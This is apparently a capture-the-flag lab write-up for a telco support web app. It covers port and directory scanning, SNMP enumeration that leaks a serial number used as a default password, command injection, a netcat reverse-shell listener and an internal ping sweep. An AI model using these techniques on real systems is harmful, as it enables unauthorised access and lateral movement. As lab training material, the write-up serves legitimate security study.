
Information Gathering

1) found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.10.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-25 10:04 IST
Nmap scan report for 10.10.10.105
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE    SERVICE
21/tcp filtered ftp
22/tcp open     ssh
80/tcp open     http

Nmap done: 1 IP address (1 host up) scanned in 15.09 seconds
```


2) checked the web page




3) checked for pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://10.10.10.105/FUZZ -e .php -ic -t 250

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.105/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 250
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.php                    [Status: 403, Size: 291, Words: 22, Lines: 12, Duration: 193ms]
                        [Status: 200, Size: 1509, Words: 102, Lines: 64, Duration: 193ms]
index.php               [Status: 200, Size: 1509, Words: 102, Lines: 64, Duration: 185ms]
img                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 188ms]
tools                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 177ms]
doc                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 181ms]
css                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 176ms]
js                      [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 286ms]
tickets.php             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 257ms]
fonts                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 1173ms]
dashboard.php           [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1429ms]
debug                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 185ms]
diag.php                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 217ms]
                        [Status: 200, Size: 1509, Words: 102, Lines: 64, Duration: 291ms]
.php                    [Status: 403, Size: 291, Words: 22, Lines: 12, Duration: 5364ms]
:: Progress: [175302/175302] :: Job [1/1] :: 133 req/sec :: Duration: [0:06:24] :: Errors: 333 ::
```

4) found configurations



5) seems like default creds has been set (Error 45009)



45005	Faild daemon is not responsive
45006	Replicated daemon is not responsive
45007	License invalid or expired
45008	Admin account locked out
45009	System credentials have not been set Default admin user password is set (see chassis serial number)
45010	Factory reset in progress
45011	System reboot in progress
45012	Power supply failure
45013	LI module cannot communicate with TETRA/OMEGA server
45014	LI module still initializing
45099	Unknown error has occured Contact TAC for assistance

Note 1. A valid maintenance contract is required for software/hardware support


6) snmp is open, we can try to find the serial number

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.105 -sU --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-25 10:48 IST
Nmap scan report for 10.10.10.105
Host is up (0.18s latency).
Not shown: 991 open|filtered udp ports (no-response), 8 closed udp ports (port-unreach)
PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ snmpwalk -v2c -c public 10.10.10.105
iso.3.6.1.2.1.47.1.1.1.1.11 = STRING: "SN#NET_45JDX23"
iso.3.6.1.2.1.47.1.1.1.1.11 = No more variables left in this MIB View (It is past the end of the MIB tree)
```

NET_45JDX23 is the serial number

7) logged in with the credentials




8) found a ticket about vulnerability

Dashboard Tickets Monitoring Diagnostics


#	Status	Description
1	Closed	Welcome to Lyghtspeed's lightweight telco support system!
2	Closed	Rx / Mr. White. Says he can't get to "the interwebz". Cleared cache/cookie, etc., rebooted PC. Pb fixed.
3	Open	Rx / Jeremy Paxton. Customer complaining about "choke" and "lags" with BoogleGrounds gaming application. Ticket opened with field services to check DSL line. Update 2018/05/30: DSL line checks out OK, sending to IP Core team for further investigation.
4	Escalated	Rx / Cust #642. Need help setting up Outlook Express on Windows 98. Told customer this platform is no longer supported. Customer has requested an escalation to my manager.
5	Closed	Rx / LoneWolf7653. User called in to report what is according to him a "critical security issue" in our demarc equipment. Mentioned something about a CVE (??). Request contact info and sent to legal for further action.
6	Closed	Rx / CastCom. IP Engineering team from one of our upstream ISP called to report a problem with some of their routes being leaked again due to a misconfiguration on our end. Update 2018/06/13: Pb solved: Junior Net Engineer Mike D. was terminated yesterday. Updated: 2018/06/15: CastCom. still reporting issues with 3 networks: 10.120.15,10.120.16,10.120.17/24's, one of their VIP is having issues connecting by FTP to an important server in the 10.120.15.0/24 network, investigating... Updated 2018/06/16: No prbl. found, suspect they had stuck routes after the leak and cleared them manually.
7	Closed	Rx / Pam Dubois. Customer is inquiring about multiple emails received from a "Nigerian Prince". Upselled customer our email security mgmt solution.
8	Open	Rx / Roger (from CastCom): wants to schedule a test of their route filtering policy, asked us to inject one of their routes from our side. He's insisted we tag the route correctly so it is not readvertised to other BGP AS'es.

Quote of the day: QoS is for poor people

9) found a page with parameter




10) seems like our input is being injected




Vulnerability Assessment

1) found command injection




2) confirmed command injection




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:11:16.581151 IP 10.10.10.105 > 10.10.14.3: ICMP echo request, id 1683, seq 1, length 64
11:11:16.581177 IP 10.10.14.3 > 10.10.10.105: ICMP echo reply, id 1683, seq 1, length 64
11:11:17.585606 IP 10.10.10.105 > 10.10.14.3: ICMP echo request, id 1683, seq 2, length 64
11:11:17.585624 IP 10.10.14.3 > 10.10.10.105: ICMP echo reply, id 1683, seq 2, length 64
11:11:18.585582 IP 10.10.10.105 > 10.10.14.3: ICMP echo request, id 1683, seq 3, length 64
11:11:18.585611 IP 10.10.14.3 > 10.10.10.105: ICMP echo reply, id 1683, seq 3, length 64
11:11:19.585572 IP 10.10.10.105 > 10.10.14.3: ICMP echo request, id 1683, seq 4, length 64
11:11:19.585600 IP 10.10.14.3 > 10.10.10.105: ICMP echo reply, id 1683, seq 4, length 64
11:11:20.617876 IP 10.10.10.105 > 10.10.14.3: ICMP echo request, id 1683, seq 5, length 64
11:11:20.617903 IP 10.10.14.3 > 10.10.10.105: ICMP echo reply, id 1683, seq 5, length 64
11:11:21.595615 IP 10.10.10.105 > 10.10.14.3: ICMP echo request, id 1683, seq 6, length 64
11:11:21.595628 IP 10.10.14.3 > 10.10.10.105: ICMP echo reply, id 1683, seq 6, length 64
11:11:22.594348 IP 10.10.10.105 > 10.10.14.3: ICMP echo request, id 1683, seq 7, length 64
11:11:22.594359 IP 10.10.14.3 > 10.10.10.105: ICMP echo reply, id 1683, seq 7, length 64
```

Exploitation

1) got reverse shell



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.105] 50276
bash: cannot set terminal process group (1750): Inappropriate ioctl for device
bash: no job control in this shell
root@r1:~#
```

2) we are in a linux container

```
root@r1:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:2601          0.0.0.0:*               LISTEN      1982/zebra
tcp        0      0 127.0.0.1:2605          0.0.0.0:*               LISTEN      1986/bgpd
tcp        0      0 0.0.0.0:179             0.0.0.0:*               LISTEN      1986/bgpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1910/sshd
tcp        0      0 10.99.64.2:22           10.99.64.251:41884      ESTABLISHED 1720/sshd: root@not
tcp        0    155 10.99.64.2:50276        10.10.14.3:4444         ESTABLISHED 1759/nc
tcp        0      0 10.99.64.2:22           10.99.64.251:41870      ESTABLISHED 1648/sshd: root@not
tcp        0      0 10.78.11.1:43762        10.78.11.2:179          ESTABLISHED 1986/bgpd
tcp        0      0 10.78.10.1:60388        10.78.10.2:179          ESTABLISHED 1986/bgpd
tcp6       0      0 :::179                  :::*                    LISTEN      1986/bgpd
tcp6       0      0 :::22                   :::*                    LISTEN      1910/sshd
root@r1:~#
```

3) we can try to connect to a ftp server on 10.120.15.0/24

6	Closed	Rx / CastCom. IP Engineering team from one of our upstream ISP called to report a problem with some of their routes being leaked again due to a misconfiguration on our end. Update 2018/06/13: Pb solved: Junior Net Engineer Mike D. was terminated yesterday. Updated: 2018/06/15: CastCom. still reporting issues with 3 networks: 10.120.15,10.120.16,10.120.17/24's, one of their VIP is having issues connecting by FTP to an important server in the 10.120.15.0/24 network, investigating... Updated 2018/06/16: No prbl. found, suspect they had stuck routes after the leak and cleared them manually.

4) found 2 reachable hosts in given network

```
root@r1:~# for i in {1..254}; do ping -c 1 -w 1 "10.120.15.$i" &>/dev/null && echo "10.120.15.$i is reachable"; done
10.120.15.1 is reachable
10.120.15.10 is reachable
```